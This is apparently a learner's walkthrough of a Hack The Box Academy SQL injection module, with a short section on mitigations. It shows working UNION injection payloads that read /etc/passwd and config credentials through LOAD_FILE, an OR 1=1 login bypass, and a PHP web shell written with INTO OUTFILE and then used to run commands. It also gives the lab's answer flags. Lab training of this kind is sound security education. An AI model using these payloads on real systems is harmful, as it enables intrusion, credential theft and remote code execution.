“`cn' UNION SELECT 1, user(), 3, 4-- -`” or “`cn' UNION SELECT 1, user, 3, 4 from mysql.user-- -`” which returns the current user.

Port Code	Port City	Port Volume
root@localhost	3	4

we can start looking for what privileges we have with that user. we can test if we have super admin privileges with the following query like “`SELECT super_priv FROM mysql.user`” our payload now would be “`cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -`”

Search for a port: Search

Port Code	Port City	Port Volume
Y	3	4

The query returns **Y**, which means **YES**, indicating superuser privileges.

If we have many users within the DBMS, we can add **WHERE user="root"** to only show privileges for our current user root to specify the user we are targeting.

“cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -”

We can also dump other privileges we have directly from the schema, with the following query

- **“cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -”**

THen add **WHERE grantee=""root'@'localhost""** to only show our current user root privileges.

An example payload is **“cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges WHERE grantee=""root'@'localhost""-- -”**

Search for a port:

Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4
'root'@'localhost'	REFERENCES	4
'root'@'localhost'	INDEX	4
'root'@'localhost'	ALTER	4
'root'@'localhost'	ALTER	4
'root'@'localhost'	SHOW DATABASES	4
'root'@'localhost'	SUPER	4
'root'@'localhost'	CREATE TEMPORARY TABLES	4
'root'@'localhost'	LOCK TABLES	4
'root'@'localhost'	EXECUTE	4
'root'@'localhost'	REPLICATION SLAVE	4
'root'@'localhost'	REPLICATION CLIENT	4
'root'@'localhost'	CREATE VIEW	4
'root'@'localhost'	SHOW VIEW	4
'root'@'localhost'	CREATE ROUTINE	4
'root'@'localhost'	ALTER ROUTINE	4
'root'@'localhost'	CREATE USER	4
'root'@'localhost'	EVENT	4
'root'@'localhost'	TRIGGER	4
'root'@'localhost'	CREATE TABLESPACE	4
'root'@'localhost'	DELETE HISTORY	4

LOAD_FILE

We can use **LOAD_FILE()** function in MariaDB / MySQL to read data from files. The function takes in just one argument, which is the **file name**. The following query is an example of how to read the **/etc/passwd** file “**SELECT LOAD_FILE('/etc/passwd');**”

An example is “cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -”

The screenshot shows a Firefox browser window with the URL `83.136.255.228:53021/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE("%2Fetc%2Fpasswd"), 3, 4-- -`. The page displays a table with three columns: Port Code, Port City, and Port Volume. The Port Code column contains a large list of port mappings, including entries for root, daemon, bin, sys, games, man, mail, news, uucp, www-data, irc, gnats, nobody, and MySQL Server. The Port City column has the value '3' and the Port Volume column has the value '4'.

Port Code	Port City	Port Volume
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin /uucp proxy:x:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin /backups:/usr/sbin/nologin listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent: /usr/sbin/nologin _apt:x:100:65534::nonexistent: /usr/sbin/nologin mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false	3	4


We can also read web page files for example ” **search.php** ” from ” / var/www/html ” directory.

The query looks like “**cn' UNION SELECT 1, LOAD_FILE('/var/www/html/search.php'), 3, 4-- -**”

The screenshot shows a Firefox browser window with the URL `83.136.255.228:53021/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fsearch.php"), 3, 4-- -`. The page displays a table with three columns: Port Code, Port City, and Port Volume. The Port Code column contains a large list of port mappings, including entries for root, daemon, bin, sys, games, man, mail, news, uucp, www-data, irc, gnats, nobody, and MySQL Server. The Port City column has the value '3' and the Port Volume column has the value '4'. A search bar is overlaid on the page.

Port Code	Port City	Port Volume
Search for a port: . \$row[1]. " . \$row[2]. " . \$row[3]. "	3	4

By inspecting the HTML content we find the php code rendered.




The screenshot shows a browser window with the URL `http://83.136.255.228:53021/search.php?port_code=cn' UNION+SELECT+1%2C+LOAD_FILE("%2Fv%`. The page displays a table with three columns: Port ID, Port City, and Port Volume. Below the table, there is a block of PHP code. The code includes a MySQL query to select port codes from a database table, followed by an error message if the connection fails, and a loop to print the results. The code is as follows:

```
104     </td>
105     <td style="width:500px" colspan=3>
106         <b>Port City</b>
107     </td>
108     <td style="width:500px" colspan=3>
109         <b>Port Volume</b>
110     </td>
111     </td>
112 </tr>
113 </thead>
114 <tbody>
115
116
117
118 <?php
119 if (isset($_GET["port_code"])) {
120 $q = "Select * from ports where Code like '%".$_GET["port_code"]."%'";
121
122 $result = mysqli_query($conn,$q);
123 if (!$result)
124 {
125     die("</table><div><p>font-size: 15px;>".mysqli_error($conn)."</p>" );
126 }
127 while($row = mysqli_fetch_array($result))
128 {
129     echo "<tr><td style=\"width:400px\" colspan=3>".$row[1]."</td><td style=\"width:400px\" colspan=3>".$row[2]."</td><td style=\"width:450px\" colspan=3>".$row[3]."</td>" ;
130 }
131 }
132 ?>
133 </tbody>
134 </table>
135 </div>
```

Question: We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer: dB_pAssw0rd_iS_flag!



The screenshot shows a challenge page on `https://academy.hackthebox.com/module/33/section/792`. The page has a 'Questions' section with instructions to answer questions to earn cubes. It shows the target IP as `83.136.255.228:53021` and life left as 32 minutes. A note says: 'We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.' The user has submitted the answer `dB_pAssw0rd_iS_flag!`. There are 'Submit' and 'Hint' buttons at the bottom.

I found the imported or the included file by doing the following. I first read the `search.php` file by running this payload “`cn' UNION SELECT 1, LOAD_FILE('/var/www/html/search.php'), 3, 4-- -`” then inspected its HTML code.

The screenshot shows a Firefox browser window with the URL `http://83.136.255.228:53021/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE('%2Fvar%2Fwww%2Fconfig.php')`. The page has a blue header bar with a search input field and a 'Search' button. Below this is a table with three columns: 'Port Code', 'Port City', and 'Port Volume'. The first row contains the values `".$row[1]."`, ".$row[2]."`, and ".$row[3]."`. The second row contains the values 3, 4, and an empty cell.`

Port Code	Port City	Port Volume
<code>".\$row[1]."</code>	<code>".\$row[2]."</code>	<code>".\$row[3]."</code>
3	4	

The screenshot shows a Firefox browser window with the URL `view-source: http://83.136.255.228:53021/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE('%2Fvar%2Fwww%2Fconfig.php')`. The page displays the raw HTML source code, which includes a table structure and a line of code that includes the file `config.php`.

```
46 <td style="width:500px" colspan=3>
47 <b></b>Port City</b>
48 </td>
49
50 <td style="width:500px" colspan=3>
51 <b></b>Port Volume</b>
52 </td>
53
54 </tr>
55 </thead>
56 <tbody>
57
58 <tr><td style="width:400px" colspan=3>?php
59 include "config.php";?
60 ?>
```

Then I tried reading the contents of the "config.php" file. Here is the payload" **cn' UNION SELECT 1, LOAD_FILE('/var/www/html/config.php'), 3, 4-- -"**

Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'lfreight'); \$conn = mysqli_connect(\$config['DB_HOST'], \$config['DB_USERNAME'], \$config['DB_PASSWORD'], \$config['DB_DATABASE']); if (mysqli_connect_errno(\$conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>	3	4

Writing Files

Restrictions on Writing Files

- Modern DBMSes restrict file writing to prevent security risks, such as remote code execution.
- File writing is disabled by default; certain privileges are required for DBAs.

Requirements to Write Files in MySQL

- User must have the **FILE privilege** enabled.
- The **secure_file_priv** variable must not be enabled.
- Must have **write access** to the desired location on the back-end server.

Checking File Write Privileges

- Verify that the user has the necessary FILE privilege.
- Check the **secure_file_priv** global variable.

Understanding **secure_file_priv**

- Determines permitted locations for file read/write operations.
- Empty values** allow access to the entire file system.

- **Specific directory.** Access limited to that directory.
- **NULL value.** No read/write access to any directory.
- MariaDB typically has an empty value. MySQL defaults to /var/lib/mysql-files or NULL in some configurations.

Query to Check `secure_file_priv`

- Use a specific query in MySQL to obtain the value of the `secure_file_priv` variable.

`“SHOW VARIABLES LIKE ‘secure_file_priv’;”`

Using UNION Injection

- Since UNION injection is being utilized, the value of `secure_file_priv` can be retrieved using a `SELECT` statement.

`INFORMATION_SCHEMA` Database

- MySQL global variables are stored in the `INFORMATION_SCHEMA` database, specifically in the `global_variables` table.

Table Structure

The `global_variables` table contains two columns:

- `variable_name`
- `variable_value`

Query Approach

- Select the two columns from the `global_variables` table.
- Filter results to retrieve only the `secure_file_priv` variable using a `WHERE` clause to limit the output and avoid retrieving all global variables.

This method allows focused retrieval of the `secure_file_priv` variable without overwhelming output from the hundreds of other global variables.

The query looks like “**SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv"**

I tested the example given and tried to see whether the union would work on the page by running the following query.

“**cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -**”

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

The secure_file_priv value is empty, meaning that we can read/write files to any location.

SELECT INTO OUTFILE

The **SELECT INTO OUTFILE** statement is used to write data from select queries directly into files on the back-end server.

It is commonly utilized for exporting data from tables.

- The syntax involves appending **INTO OUTFILE '...'** to the **SELECT** query to specify the file destination.

An example is :

“**SELECT * from users INTO OUTFILE '/tmp/credentials';**”

After the query outputs are saved in the output file we can use commands like **cat** to view the contents of the file.

We can also directly SELECT strings into files, allowing us to write arbitrary files to the back-end server.


Example “**SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';**”

Writing Files through SQL Injection


A query like “**select 'file written successfully!' into outfile '/var/www/html/proof.txt'**” will write file **written successfully!** to the **/var/www/html/proof.txt** file, which we can then access on the web application

To test it on the given website we need a **UNION query** “ **cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -**”

I tried the query



Then tried to access ” **/var/www/html/proof.txt**” via the page.



Writing a Web Shell

We can write a PHP webshell to be able to execute commands directly on the back-end server.

An example is “**<?php system(\$_REQUEST[0]); ?>**” . Adding thing to a join query would look like “**cn' union select ''','<?php system(\$_REQUEST[0]); ?>','','',''' into outfile '/var/www/html/shell.php'-- -**”

The screenshot shows a Firefox browser window with the URL `94.237.62.166:31466/search.php?port_code=cn'+union+select+''%2C'<%3Fphp+system(%24_REQUEST[0])`. The page has a blue header bar with a search input field containing "Search for a port:" and a "Search" button. Below the header is a table with three columns: "Port Code", "Port City", and "Port Volume".

We get no error after executing the union query. We can verify by browsing to the `/shell.php` file and executing commands via the `0` parameter, with `?0=id` in our URL.

The screenshot shows a Firefox browser window with the URL `94.237.62.166:31466/shell.php?0=id`. The page displays the output of the command: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`.

This confirms that we have code execution and are running as the www-data user.

Question: Find the flag by using a webshell.

Answer: d2b5b27ae688b6a0f1d21b7d3a0798cd

The screenshot shows a challenge interface from `https://academy.hackthebox.com/module/33/section/793`. It includes a "Questions" section with a note to answer questions to earn cubes, a "Cheat Sheet" button, and a "Find the flag by using a webshell" task. The task details the target IP as `94.237.62.166:30199` and the time left as 74 minutes. The flag is listed as `d2b5b27ae688b6a0f1d21b7d3a0798cd`. At the bottom are "Submit" and "Hint" buttons.

I went ahead and tried to get a webshell . I created php shell code using “`<?php system($_REQUEST[0]); ?>`” and the union query looked like “`cn' union select ''','<?php system($_REQUEST[0]); ?>', ''', '''' into outfile '/var/www/html/shell.php'-- -`”

A screenshot of a Firefox browser window. The address bar shows the URL: 94.237.62.166:30199/search.php?port_code=cn' union+select+""%2C'<%3Fphp+system(%24_REQUEST[0] . The page title is "Search Ports". The main content area has a blue header with the text "Search for a port:" followed by a search input field and a "Search" button. Below this is a table with three columns: "Port Code", "Port City", and "Port Volume".

I got no errors so the next thing is to try and access the **shell.php** page and run some commands like **ls** and **pwd**.

The **ls** command helped me list all the files in the current directory.

A screenshot of a Firefox browser window. The address bar shows the URL: 94.237.62.166:30199/shell.php?0=ls. The page title is "Hack The Box - Academy". The main content area displays the output of the ls command: config.php index.php search.php shell.php style.css.

The **PWD** command helped me check the directory i was in .

A screenshot of a Firefox browser window. The address bar shows the URL: 94.237.62.166:30199/shell.php?0=ls. The page title is "Hack The Box - Academy". The main content area displays the output of the PWD command: config.php index.php search.php shell.php style.css.

I tried to list the contents of /var/www directory " **ls /var/www**" looking for something interesting. I found a **flag.txt** file.

A screenshot of a Firefox browser window. The address bar shows the URL: 94.237.62.166:30199/shell.php?0=ls /var/www. The page title is "Hack The Box - Academy". The main content area displays the output of the ls /var/www command: flag.txt html.

Now using **cat** command " **cat /var/www/flag.txt**" i retrieved the flag file contents.

A screenshot of a Firefox browser window. The address bar shows the URL: 94.237.62.166:30199/shell.php?0=cat /var/www/flag.txt. The page title is "Hack The Box - Academy". The main content area displays the output of the cat /var/www/flag.txt command: d2b5b27ae688b6a0f1d21b7d3a0798cd

Mitigating SQL Injection

- Understanding SQL injection is crucial for developing secure applications.
- Mitigation strategies are essential to prevent these vulnerabilities.

Input Sanitization

Directly passing user inputs to SQL queries can lead to injection attacks.

- **An example of Vulnerable Code "**

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM logins WHERE username='".$username."' AND password
= '".$password ."';";
"
```

Sanitization Method

- Use "mysqli_real_escape_string()" to escape special characters. "

```
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);
"
```

Input Validation

Validate user inputs against expected formats.

- **Example Validating Port Code "**

```
$pattern = "/^A-Za-z\s]+$/";
$code = $_GET["port_code"];
if(!preg_match($pattern, $code)) {
die("Invalid input! Please try again.");
}
"
```

User Privileges

Limit database user permissions to reduce risk. **Example creating a Restricted User**

```
"  
CREATE USER 'reader'@'localhost';  
GRANT SELECT ON ilfreight.ports TO 'reader'@'localhost' IDENTIFIED BY 'p@ssw0Rd!!';  
"
```

Web Application Firewall (WAF)

- Implement a WAF to filter malicious requests.
- WAFs can be open-source (e.g., ModSecurity) or premium (e.g., Cloudflare).

Parameterized Queries

Use placeholders in SQL statements to safely handle user inputs. An **example using Prepared Statements** "


```
$query = "SELECT * FROM logins WHERE username=? AND password=?";  
$stmt = mysqli_prepare($conn, $query);  
mysqli_stmt_bind_param($stmt, 'ss', $username, $password);  
mysqli_stmt_execute($stmt);  
"
```

- The strategies outlined are not exhaustive but provide a strong foundation against SQL injection.
- Implementing these practices across different programming languages enhances security against such vulnerabilities.

Skills Assessment - SQL Injection Fundamentals

Question: Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.


Answer: 528d6d9cedc2c7aab146ef226e918396



The first step is to exploit the sql injection vulnerability on the login page by using payloads to bypass some login requirements.

I want to login as **admin** but since i don't know the admin **password** i will use the or operator and comment the password field so that i can login with any password.

Here is the payload is will use '**OR 1=1 LIMIT 1-- -**' everything that comes after – is commented and will not be executed.



- ‘ This single quote gets placed first since we want to end the current string.


OR 1=1 . After we have ended the string we can then use the OR operator with the values of 1=1, this will return a True value no matter what since 1 is always going to be equal to 1.

— — . We use a double dash to make the rest of the query a comment, comments are ignored on execution so it will just ignore the “AND password” statement.


I then went ahead to upload a webshell so that i can run commands directly.

```
random' UNION SELECT 1,'<?php system($_REQUEST[0]); ?>',3,4,5 INTO OUTFILE '/var/www/html/dashboard/shell.php'--
```

I got no errors.




Confirming whether the **shell.php** file was written successfully in the dashboard folder.




Then i went ahead and tried executing commands like **ls** and **pwd** for navigation.

Ls command listed the following files “ **1 bg.png dashboard.css dashboard.js dashboard.php index.php shell.php”**



The **pwd** command revealed the directory i was in ” **/var/www/html/dashboard”**



